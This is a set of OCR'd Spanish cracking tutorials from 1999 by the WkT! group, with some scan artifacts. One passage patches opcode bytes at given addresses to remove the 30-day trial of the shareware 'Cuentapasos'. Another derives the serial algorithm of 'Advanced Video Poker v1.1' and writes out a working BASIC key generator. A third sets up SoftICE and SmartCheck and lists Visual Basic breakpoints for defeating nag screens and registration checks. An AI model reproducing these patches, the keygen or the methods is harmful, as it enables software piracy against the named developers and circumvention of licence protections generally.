Pulsamos Ctrl+D, ejecutamos el Cuentapasos y aparecemos en 0F0FDF79. Efectivamente, la aplicación está intentando hacer 30-6. Examinamos a donde apunta ESI. A la dirección 4ADF48h, del ejecutable del Cuentapasos. En realidad, ESI está ya apuntando a la siguiente instrucción a ejecutar (hace las veces de EIP). La instrucción que nos trajo aquí es el byte '0AEh' de 4ADF47h.

Aquí, al igual que en el caso anterior podemos cambiar dos cosas:

- **Los operandos**. Para cambiarlos tendríamos que retroceder, poner un punto de ruptura antes y ver de donde saca el Cuentapasos los valores de los operandos. Para ello, lo mejor es colocar un punto de ruptura de acceso a memoria en direcciones anteriores a 4ADF47h (nuestros antiguos bpx, se convierten en bpm's). Después traceamos y vamos viendo con atención de donde van saliendo los operandos (ingeniería inversa hacia atrás).
- **La instrucción**. Podemos cambiar la resta por otra instrucción, o mejor, por una suma ;-)

¿Como hacemos esto? ¿Cuál es el código de la suma? Veamos, el código de la resta (32 bits) como hemos visto es 0AEh. La función de suma, nos la encontramos algo más arriba, en 0F0FDF3Dh. Para saber su código, nos vamos a la tabla de 0F0FED94h. El puntero a la función resta, debe encontrarse en:

4*0AEh + 0F0FED94h = 0F0FF04Ch

Nos vamos allí, y efectivamente encontramos la dirección de la función resta de 32 bits. Vamos a ver donde está el puntero a la suma, no debe estar muy lejos. La encontramos cuatro palabras más arriba, en 0F0FF03Ch. El código de la suma será por tanto:

(0F0FF03Ch - 0F0FED94h) / 4 = 0AAh

El crack consitirá en sustituir en aquellos lugares en donde se realice la resta, 30-6 (6 en mi caso), el código de la operación resta (0AEh) por el de la suma (0AAh).

Pulsamos Ctrl+D y vuelve a saltar enseguida el SoftIce. En esta ocasión, el culpable es el 0AEh situado en 4ADFA9h. Lo anotamos y volvemos a pulsar Ctrl+D. Nos aparece la nagscreen. Vamos a por el 'acerca de...'. Pulsamos *Aceptar* y abrimos el 'acerca de...' .. otra vez nos salta el SoftIce, otro código de resta en 04A4716h. Anotamos y Ctrl+D... otro más en 04A4769h. Este es el último.

Repetimos la prueba, pero ahora, en el primer punto de ruptura, sustituímos los bytes 0AEh de 4ADF47h, 4ADFA9h, 4A4716h y 4A4769h por 0AAh. Realizar un cargador que, además de pulsar el botón de la nagscreen tal y como se ha explicado, realice los parches en memoria necesarios es sencillo. Tenéis un ejemplo en otro tutorial de **Esiel2**, que casualmente versa sobre el antecesor del actual Cuentapasos.

Quitamos los puntos de ruptura, para probar, Ctrl+D y .....

..... ;-) p-code rulezzz!!

Conclusiones.

Hemos mostrado como una protección como la de la nagscreen, correctamente implementada por el autor de la aplicación, puede ser fácilmente burlada porque el autor cometió el "error" de programar en Visual Basic. De paso, hemos sacado del baúl una técnica casi olvidada pero de una gran potencia, mediante la cual podríamos entre otras cosas, automatizar tareas, rellenar formularios automáticamente, gastar bromas, etc...

Hasta aquí, nada nuevo.

La novedad es el p-code. Inicialmente, en una primera toma de contacto, los programas p-code confunden y pueden terminar por aburrir al más intrépido ingeniero inverso. Está invención de Microsoft, desde el punto de vista teórico, puede parecer un gran avance ya que está a un paso de la creación de programas que puedan ejecutarse en cualquier máquina, independientemente del procesador o sistema operativo, siempre y cuando existan unas librerías diseñadas para dicha máquina o sistema operativo que interpreten el código del ejecutable.

Nada más lejos de la realidad. Lo que en código nativo es una simple instrucción como la resta, se convierte en los programas p-compilados en varias instrucciones. Igual ocurre con el resto: push, add,... Esto, inevitablemente conduce a que las aplicaciones se enlentezcan o, lo que es lo mismo, que necesitemos más recursos (procesadores más rápidos) para poder mantener las mismas prestaciones. Esta política de Microsoft, por supuesto favorece a los fabricantes de hardware como Intel.

Desde el punto de vista de la ingeniería inversa, supone una metedura de pata más de Microsoft (y van ...). Identificando convenientemente las funciones de interés, podremos facilmente desentrañar las protecciones de las aplicaciones. En este tutorial se ha expuesto un método que puede, sistemáticamente, echar abajo casi cualquier sistema de protección de aplicaciones p-compiladas, basado en limitaciones en el número de ejecuciones, periodos de pruebas, etc... Es cuestión de acostumbrarse, donde poníamos antes breakpoints de ejecución ahora ponemos breakpoints de acceso a memoria, donde el EIP decía ahora dice el ESI,...

En cierto modo es triste ver como los desvelos de un programador por proteger su aplicación, colocando protecciones a diestro y siniestro, y creando un sistema de protección en conjunto bastante robusto, salta en mil pedazos por el hecho de haber utilizado Visual Basic y su "p-compilación". Si el futuro del Visual Basic pasa por el p-code ... o le abrimos los ojos a los

programadores y reaccionan o creo que la ingeniería inversa de VB se va a volver muy aburrida.

Para ilustrar dicho método, lo hemos utilizado contra una de las pocas aplicaciones p-compiladas que he podido encontrar (por ahora): nuestro entrañable Cuentapasos. Pero no creais que sus protecciones se limitan tan solo a la nagscreen y al periodo de evaluación. ¡Que va! El Cuentapasos no se acaba ahí, esconde muchos más secretos. Desviaros de la senda seguida en este tutorial para deshacer su protección, buscad caminos alternativos. Quedan muchas preguntas por responder:

- Dónde se guardan los días transcurridos? O se guarda la fecha de instalación?
- Dónde se guarda el otro protagonista de la resta, el límite de 30 días? ¿Y si lo cambiamos?
- Cómo se registra el programa? De dónde sale el código de compra?
- Por qué no cambia el número de días transcurridos si cambio la fecha? Cuándo se actualiza?
- El cálculo de los días transcurridos, es igual al ejecutar las primeras veces el Cuentapasos que después?
- Por qué en algunos ordenadores se cierra el programa a los pocos minutos de conexión?

Investigad, y os encontrareis destellos de calidad del programador, de los que da gusto encontrar en un producto nacional, y alguna que otra metedura de pata, de las que hacen que te caigas al suelo de risa ;-D

Como veis, se podría escribir un libro sobre el Cuentapasos (este tutorial ya es casi un libro).

En cierta manera somos nosotros los que obligamos a los programadores a profundizar en el arte de la programación. Y gran parte de lo que aprenden en el sano intento de "jodernos", lo aplican en otras facetas de sus aplicaciones, mejorando sus prestaciones. Aunque la mayoría no lo quieran reconocer, parte de lo que saben nos lo deben a nosotros, los "crackers".

Y por supuestísimo, parte de lo que sabemos nosotros se lo debemos a las "comeduras de coco" de ellos a la hora de implementar una protección.

Agradecimientos:

Esiel2/TNT	.... ves lo que te has perdido? ... ;-P
Mr.BlacK/WkT!	.... por sus orientaciones en esta jungla ....
bb	.... no te conozco, no te he visto, pero tu tutorial es una gozada .....
Fravia	.... La Biblia On-Line ....
WkT!	.... por creer en un novato ....
Toby	.... ha sido todo un placer "pelearme" contigo (y olvídate del VB) ....

Mr. Blue

.... era una raza muy atrasada ....

.... al borde del siglo XXI aún utilizaban aplicaciones Micro$oft ...

--


ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Advanced Video Poker v1.1**	W95 / W98 / NT
Descripción	Juego de Poker al estilo Casino	
Tipo	Shareware	
Url	http://www.aha.ru/~aasamson/download/	
Protección	**Número de Serie. Time Limit 30 Dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	Smartcheck v6.01 (Build 952)	
Objetivo	**Buscar el número de serie y crear su Key-Generator**	
Cracker	**Mr.GReeN [WkT!]**	
Fecha	14 de Agosto de 1999	

Introducción

El programa es un clásico juego de Poker al estilo de los casinos norteamericanos, ameno y bonito. Su protección es de 30 dias, libre de nags o recordatorios que nos induzcan a registrar el programa. Pasados los 30 dias se acabó, no juegas más. Programa elaborado en Visual Basic e interesante para comenzar a usar Smartcheck para estudiar el comportamiento de la rutina generadora del número de serie

Manos a la obra!

Cargamos Smartcheck y desde ahí lanzamos el programa que vamos a estudiar. Bien , vamos a incorporar gráficos para ilustrar mejor el comportamiento de Smrtck, de acuerdo? Así nos resultará más fácil de comprenderlo (y menos teclas a tocar pa mi xDDDD). Lanzamos el programa desde la opción Program/Start y una vez dentro de él nos vamos a la opción Register. Entramos como nombre: Usuario Registrado[WkT!] y como número de serie, mi número mágico: 9900990099, ¡vale, vamos allá!



Mirad bien el comportamiento de la rutina. Toma el primer caracter del nombre y su código ASCII y se suma consigo mismo, al resultado le llamaremos SUMA (170=85+85), luego toma el segundo caracter (s) cuyo valor ASCII es 115, ok?, Vemos un resultado "370" ¿¿¿comor??????. Bueno, tenemos SUMA,115 y otra vez 85 (cód ASCII de "U"), sume- mos otra vez: 170+85+115= 370, ahora SUMA=370. Ya tenemos la fórmula, SUMA + Cód.ASCII del primer carácter del nombre + cód. ASCII de cada uno de los caracteres del nombre, al final, esto dá un resultado, en este caso: 4355, Bien qué hace, además, la ru- tina de cálculo del número de serie???, veamos:

```
Integer (4355) --> String ("4355")
Val(String:"4355") returns double:4355 (displayed as single-precisic
Len(VARIANT:Double:4355) returns LONG:7793016
Len(VARIANT:Double:8710) returns LONG:7793016
Len(VARIANT:Double:8710) returns LONG:7793016
Len(VARIANT:Double:17420) returns LONG:7793016
Len(VARIANT:Double:17420) returns LONG:7793016
Len(VARIANT:Double:34840) returns LONG:7793016
Len(VARIANT:Double:34840) returns LONG:7793016
Len(VARIANT:Double:69680) returns LONG:7793016
Len(VARIANT:Double:69680) returns LONG:7793016
Len(VARIANT:Double:139360) returns LONG:7793016
Len(VARIANT:Double:139360) returns LONG:7793016
Len(VARIANT:Double:278720) returns LONG:7793016
Len(VARIANT:Double:278720) returns LONG:7793016
Len(VARIANT:Double:557440) returns LONG:7793016
Len(VARIANT:Double:557440) returns LONG:7793016
Len(VARIANT:Double:1.11488e+006) returns LONG:7793016
Len(VARIANT:Double:1.11488e+006) returns LONG:7793016
Len(VARIANT:Double:2.22976e+006) returns LONG:7793016
Len(VARIANT:Double:2.22976e+006) returns LONG:7793016
```

Bueno, parece fácil, no?. 4355 * 2 = 8710; 8710 * 2 = 17420; etc. etc. etc...., pero cuan- tas veces realiza esta operación?, 36 veces, al final dá un número LONG que parece ser el número de serie deseado, veamos, despues de la larga cuenta, nos arroja: 748183302963- 20, parece un numero de serie en toda regla, pero aún no acaba la cosa aquí, porque si en- tramos este LONG, nos lo escupe con los siento Burt Lancaster, la cagaste. :) Así pues, con tinuamos.

```
Len(VARIANT:Double:7.48183e+013) returns LONG:7793016
Len(VARIANT:Double:1.49637e+014) returns LONG:7793016
txtCode.Text
txtCode.Text
```

Aqui, subrayadito esta: 149637e+014, o sea: 149636660592640, Uallllaaaaaaaaaa!!!!. Exito total, lo entramos y.... Thanks!!! el mensaje feliz! Yatá, I got it!!! That's all folk!!!.

Pero que ha hecho?. Lo ha reducido. Mientras la cifra final sea mayor que 200000000000000#, cifra = cifra /2, esto os lo digo yo que me lo he curra o:)

Bien ya tenemos todos los ingredientes para confeccionar el KeyGen. Amos allá!

Suma=Asc(1er. caracter nombre) + asc(cadauno de los caracteres del nombre), tantas veces como letras tenga el nombre. En Basic seria algo así:

L=Len (nombre$) ..... Longitud del nombre.

(cod.asc.primer.caracter) b# = Asc(left$(nombre$,1)) ... en nuestro caso: 85

Ahora vamos a buscar el número sagrado que se vá multiplicar 36 veces. Sería algo asi:

For x = 1 To L

e# = Asc(Mid$(nombre$, x, 1)):....en e se lamacena el ASCII de cada caracter del nombre

suma# = suma# + e# + b#

Next

Ok!, en suma tenemos yá almacenado el numero dorado, 4355

La segunda parte es:

For x = 1 To 36
suma# = suma# + suma#
Next

suma# = 74818330296320, pero no nos vale.

la tercera parte del keygen es:

While suma# >= 200000000000000#
suma# = suma# / 2
Wend

Ahora suma# contiene el serial correcto para ese nombre: 149636660592640

y ya hemos confeccionado el KeyGen. No es ná, gracias y tá otra!

CRACKEANDO EN VISUAL BASIC

Tutorial por: Esiel2.

1) Introduccion.

2) Primeros Pasos: Configuracion de Nuestras Herramientas.

3) Descompiladores para Visual Basic.

4) Crackeando Usando el Soft-Ice.

5) Crackeando Usando el Smartcheck.

6) La Alternativa: La Funcion Hmemcpy.

7) Lista de Posibles Breakpoints en Visual Basic 5 y ¿6?

1) Introduccion.

Antes de empezar quisiera decir que hago este tutorial para que quien lo lea sepa lo **basico** a mi entender que debe tener de herramientas y unos conocimientos de algunas funciones que tanto le gusta llamar el visual basic, a su dll de alma (nunca mejor dicho) MSVBVM50.DLL o la ultima version MSVBVM60.DLL para poder hacer algo interesante sin que nada nos estorbe. Cada vez nos encontramos con mas programas hechos en visual basic, espero que este tutorial te sirva para abordarlos.

Las herramientas necesarias o imprescindibles, mas bien esto ultimo son el poco ;) conocido Soft-ice y el Smartcheck, cuanto mas actualizado pues mejor ;). Espero que te sirva de base para crackear estos programas, y si te fijas, no cambia mucho la forma de afrontar las protecciones con respecto a otros programas compilados en otros lenguajes.

2) Primeros Pasos: Configuracion de Nuestras Herramientas.

Lo primero de todo claro esta es despues de tener las herramientas, configurarlas como 'dios' manda para que haga lo que nosotros necesitamos ya que si no de poco nos sirve bajarnos tantos megas.

Para configurar el soft-ice, no hay problema porque si ya hemos crackeado antes tendremos bien configurado el programa, no obstante aqui pongo mi winice.dat (cada uno lo puede adoptar a sus gustos, seguro que hay mejores formas, pero a mi me va bien asi) por si hay dudas al respecto:

```
// Aqui empieza //

NMI=ON
SIWVIDRANGE=ON
LOWERCASE=ON
MOUSE=ON
NOLEDS=OFF
NOPAGE=OFF
PENTIUM=ON
THREADP=ON
VERBOSE=ON

PHYSMB=128
SYM=512
HST=512
DRAWSIZE=2048
TRA=8

INIT="WL;WR;WD;X;"

F1="h;"
F2="^wr;"
F3="^src;"
F4="^rs;"
F5="^x;"
```

```
F6="^ec;"
F7="^here;"
F8="^t;"
F9="^bpx;"
F10="^p;"
F11="^G @SS:ESP;"
F12="^p ret;"
SF3="^format;"
CF8="^XT;"
CF9="TRACE OFF;"
CF10="^XP;"
CF11="SHOW B;"
CF12="TRACE B;"
AF1="^wr;"
AF2="^wd;"
AF3="^wc;"
AF4="^ww;"
AF5="CLS;"
AF8="^XT R;"
AF11="^dd dataaddr->0;"
AF12="^dd dataaddr->4;"
CF1="altscr off; lines 60; wc 32; wd 8;"
CF2="^wr;^wd;^wc;"


EXP=c:\windows\system\kernel32.dll
EXP=c:\windows\system\user32.dll
EXP=c:\windows\system\gdi32.dll
EXP=c:\windows\system\bivbx10.dll
EXP=c:\windows\system\comdlg32.dll
EXP=c:\windows\system\shell32.dll
EXP=c:\windows\system\advapi32.dll
EXP=c:\windows\system\shell232.dll
EXP=C:\windows\system\bivbx10.dll
EXP=c:\windows\system\comctl32.dll

WDMEXPORTS=OFF
MONITOR=0
PHYSMB=16
SYM=512
HST=256
TRA=8
MACROS=32
DRAWSIZE=2048
```


```
; WINICE.DAT

; (SIW95\WINICE.DAT)
; for use with SoftICE Version 3.2 (Windows 95)
; 14 July 1997

;*************************************************************************
; If your have MORE than 32MB of physical memory installed, change
; the PHYSMB line to the correct # of Megabytes.
; If you have LESS than 32MB you can save a bit of memory by
; specifying the correct # of Megabytes
; Example: PHYSMB=32
;*************************************************************************
; ***** Examples of sym files that can be included if you have the SDK *****
; Change the path to the appropriate drive and directory
;LOAD=c:\windows\system\user.exe
;LOAD=c:\windows\system\gdi.exe
;LOAD=c:\windows\system\krnl386.exe
;LOAD=c:\windows\system\mmsystem.dll
;LOAD=c:\windows\system\win386.exe
; ***** Examples of export symbols that can be included *****
; Change the path to the appropriate drive and directory
;EXP=c:\windows\system\vga.drv
;EXP=c:\windows\system\vga.3gr
;EXP=c:\windows\system\sound.drv
;EXP=c:\windows\system\mouse.drv
;EXP=c:\windows\system\netware.drv
;EXP=c:\windows\system\system.drv
;EXP=c:\windows\system\keyboard.drv
;EXP=c:\windows\system\toolhelp.dll
;EXP=c:\windows\system\shell.dll
;EXP=c:\windows\system\commdlg.dll
;EXP=c:\windows\system\olesvr.dll
;EXP=c:\windows\system\olecli.dll
;EXP=c:\windows\system\mmsystem.dll
;EXP=c:\windows\system\winoldap.mod
;EXP=c:\windows\progman.exe
;EXP=c:\windows\drwatson.exe
; ***** Examples of export symbols that can be included for Windows 95 *****
; Change the path to the appropriate drive and directory
;EXP=c:\windows\system\crtdll.dll
;EXP=c:\windows\system\version.dll
;EXP=c:\windows\system\netlib32.dll
```


;EXP=c:\windows\system\msshrui.dll
;EXP=c:\windows\system\msnet32.dll
;EXP=c:\windows\system\mspwl32.dll
;EXP=c:\windows\system\mpr.dll
;exp=c:\windows\system\msvbvm50.dll
exp=c:\windows\system\msvbvm60.dll

// Aqui termina //


Estas dos ultimas lineas del fichero winice.dat son importantisimas, si el programa que vas a crackear esta hecho en visual basic 5 (msvbvm50.dll) tienes que quitarle el ';' para que el soft-ice detecte cuando llama a dicha libreria porque si no ignoraria los breakpoints aunque este activa la del visual basic 6 (msvbvm60.dll), por lo demas funciona igual que con cualquier programa a crackear.

Para configurar el smartcheck, tienes que ir menu program y en settings poner lo siguiente:




Advanced Settings
Report errors caused by other errors
Report errors even if no source code is available
Report each error only once
Use multiple checking algorithm
Check all heap blocks on each memory function call
Overwrite memory with fill pattern upon deallocation
Guard bytes
4
Fill character
0xBF
(ASCII: ¿)
Performance Optimizations
Cache program events
Suppress system API and OLE calls
Defer program results until program terminates
OK
Cancel
Help

BPE_CME1.EXE - NuMega SmartCheck Settings
Error Detection
Reporting
Files to Check
Error Suppression
Program Info
SmartCheck will normally begin reporting events and errors immediately after starting the program. If you would like to control when event reporting starts, clear the setting below.
Start event reporting when starting this program
Report additional events
Information about the events below is sometimes valuable in diagnosing problems, but can significantly increase the disk space used by SmartCheck as it reports events. Select the events you would like SmartCheck to include in its reports.
Report handled Visual Basic runtime errors
Perform analysis of handled Visual Basic runtime errors
Report MouseMove events from OCX controls
Report Windows messages
Report callback and hook functions
OK
Cancel
Help



Despues de tener configurarado las herramientas, es hora de entrar en materia con mas salsa.

3) Descompiladores para Visual Basic

Descompiladores de visual basic, que yo sepa existe para la version 3.0 de este lenguaje en la pagina de DODI (facil de buscar en cualquier buscador de internet como en altavista o yahoo), y me parece que existe otra version para el visual basic 4.0 pero yo no he probrado ninguna de las dos, asi que no puedo decir nada mas. En cuanto a las versiones 5.0 y 6.0, por lo menos hasta el momento de escribir este tutorial creo que no existe (no verlo, no quiere decir que no exista), asi que mala suerte no podemos usar ningun descompilador para los programas mas nuevos e interesantes.

4) Crackeando Usando el Soft-Ice.

Para empezar, tengo que decir esta herramienta sirve de igual modo para los programas realizados en visual basic que en los demas, solo hay que tener en cuenta unas cuantas cositas basicas como saber que cuando el programa a crackear te pide un password o un serial, este es guardado en una variable en formato ancho, es decir, si la clave fuese 'esiel2' se almacenaria como 'e s i e l 2 ' con lo cual si hacemos una busqueda en memoria no encontrariamos ninguna direccion donde estaria almacenada y nos quedariamos algo extrañados(pero existe un breakpoint para esto muy interesante como son: MultiWideToWideChar y WideCharToMultiWide), con lo cual quiero decir que esto es un dato muy a tener en cuenta.

Aclarado esto, ¿como podemos abordar un programa en Visual Basic utilizando Soft-Ice? ... Pues lo primero a mi modo de ver es lo siguiente, yo estableceria una regla de semejanza, suponiendo que hayas hecho antes un crack, entonces los breakpoints de la derecha te deben ser familiares.

VB breakpoints		Breakpoints "normales"
rtcmsgbox		messagebox/a/exa
rtcinputbox		getwindowtext/a, getdlgitemtext/a
__vbanew, __vbanew2	~	dialogbox, dialogboxparam/a
__vbastrcomp	~	lstrcmp

Con estos breakpoints, ya te puedes hacer una idea de lo que se puede hacer, eso si, la cosa no es tan directa como en cualquier

programa hecho en un leguaje de programacion decente asi que para llegar al meollo de lo que busques tendras que pasar de mucho codigo inservible pero todo llega, asi que solo es cosa de tener PACIENCIA. Y todo se reduce a trazar el programa como si no fuese realizado en Visual Basic.

Luego, por ejemplo con rtcmsgbox al usarlo tendrias que remontar codigo hacia atras para encontrar donde el programa ha tomado la decision de no registrarte para converncerle de lo contrario (es a lo que yo le llamo *cracking retro*, puesto que tienes ir siempre hacia atras en el codigo) esto es una tarea facil pero pesada ya que hay muchas llamadas inutiles. En cuanto al rtcinputbox, pues lo tipico, al introducir la clave o serial y pulsar sobre el boton aceptar pues volvemos al codigo y hariamos lo tipico que se suele hacer con las funciones getwindowtext/a y getdlgitemtext/a. El tercer breakpoint importante para mi es el __vbanew y __vbanew2 ya que mediante el podemos parar la ejecucion del programa antes de que nos saque un formulario, este breakpoint es muy util para los programas que tienen basada su proteccion en nagscreens. En cuanto a __vbastrcomp, pues casi su propio nombre indica para que sirve asi que paso decir nada mas. ;) .... MUY UTIL.

Como caso excepcional, esta el breakpoint rtcdoevents, ya que este breakpoint es muy usado por el compilador del visual basic, con lo cual puede parecer que no nos es de gran ayuda puesto que constantemente lo esta llamando pero sin embargo si lo es por la siguiente razon: cuando un programa realizado en visual basic tiene que realizar calculos que consume muchos recursos del sistema pues para no colgar el windows 9x pues el programador se ve obligado a insertar en el codigo la funcion doevents, con lo que se puede entrar en bucles donde solo se hagan calculos como por ejemplo en el *cuentapasos* el autor hace muchos calculos pero nosotros solo vemos la nagscreen pero mediande este breakpoint pues le jodemos el invento, asi que como conclusion, esta funcion es util cuando estamos seguros de que el programa hace muchos calculos y nosotros queremos meternos dentro para husmear un pokito. XD.

Un ejemplillo de como crackear de esta manera lo podeis ver hechandole un vistazo al tutorial del Cuentapasos 3.72 y del Exploit Submission Wizard 5.

5) Crackeando Usando el Smartcheck.

